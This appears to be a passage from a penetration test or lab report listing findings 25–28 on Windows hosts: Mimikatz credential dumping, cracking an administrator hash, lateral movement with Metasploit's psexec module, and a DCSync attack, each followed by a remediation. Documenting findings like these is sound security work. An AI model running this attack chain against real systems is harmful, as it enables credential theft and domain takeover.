
Vulnerability 25	Findings
Title	Credential Dumping - Mimikatz - Post exploitation
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	**Critical**
Description	Continuing with post-exploitation, searched for the flag on the server


Images	
Affected Hosts	172.22.117.20
Remediation	Put in Security Controls that minimise Credential Caching, Improve practices on Review and Rotate credentials. Endpoint security software be able to detect

Vulnerability 26	**Findings**
Title	Credential Dumping - Mimikatz - Post exploitation
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	**Critical**
Description	Further post exploitation conducted, used kiwi to dump cached credentials specifically targeting the Administrator. Hash was cracked and credentials were used in metasploit OPTIONS. **Module:** exploit/windows/smb/psexec This module uses a valid administrator username and password (or password hash) to execute an arbitrary payload.
Images	

	 
Affected Hosts	172.22.117.20 & 172.22.117.10
Remediation	Enabling protected mode on LSASS, Disable clear-text passwords in memory from WDIGEST, Limit credential caching. Disable remote UAC, Review Firewall configurations specifically SMB.

Vulnerability 27	**Findings**
Title	Post Exploitation - root user
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	**Critical**
Description	Continuing with post-exploitation, moved to c:\root and listed files

Images	
Affected Hosts	172.22.117.10
Remediation	

Vulnerability 28	**Findings**
Title	DCSync Attack
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	**Critical**
Description	
Images	
Affected Hosts	172.22.117.10
Remediation	As a mitigation strategy, security administrators can manage the access control lists (ACLs) for “Replicating Directory Changes” and other permissions associated with DC replication.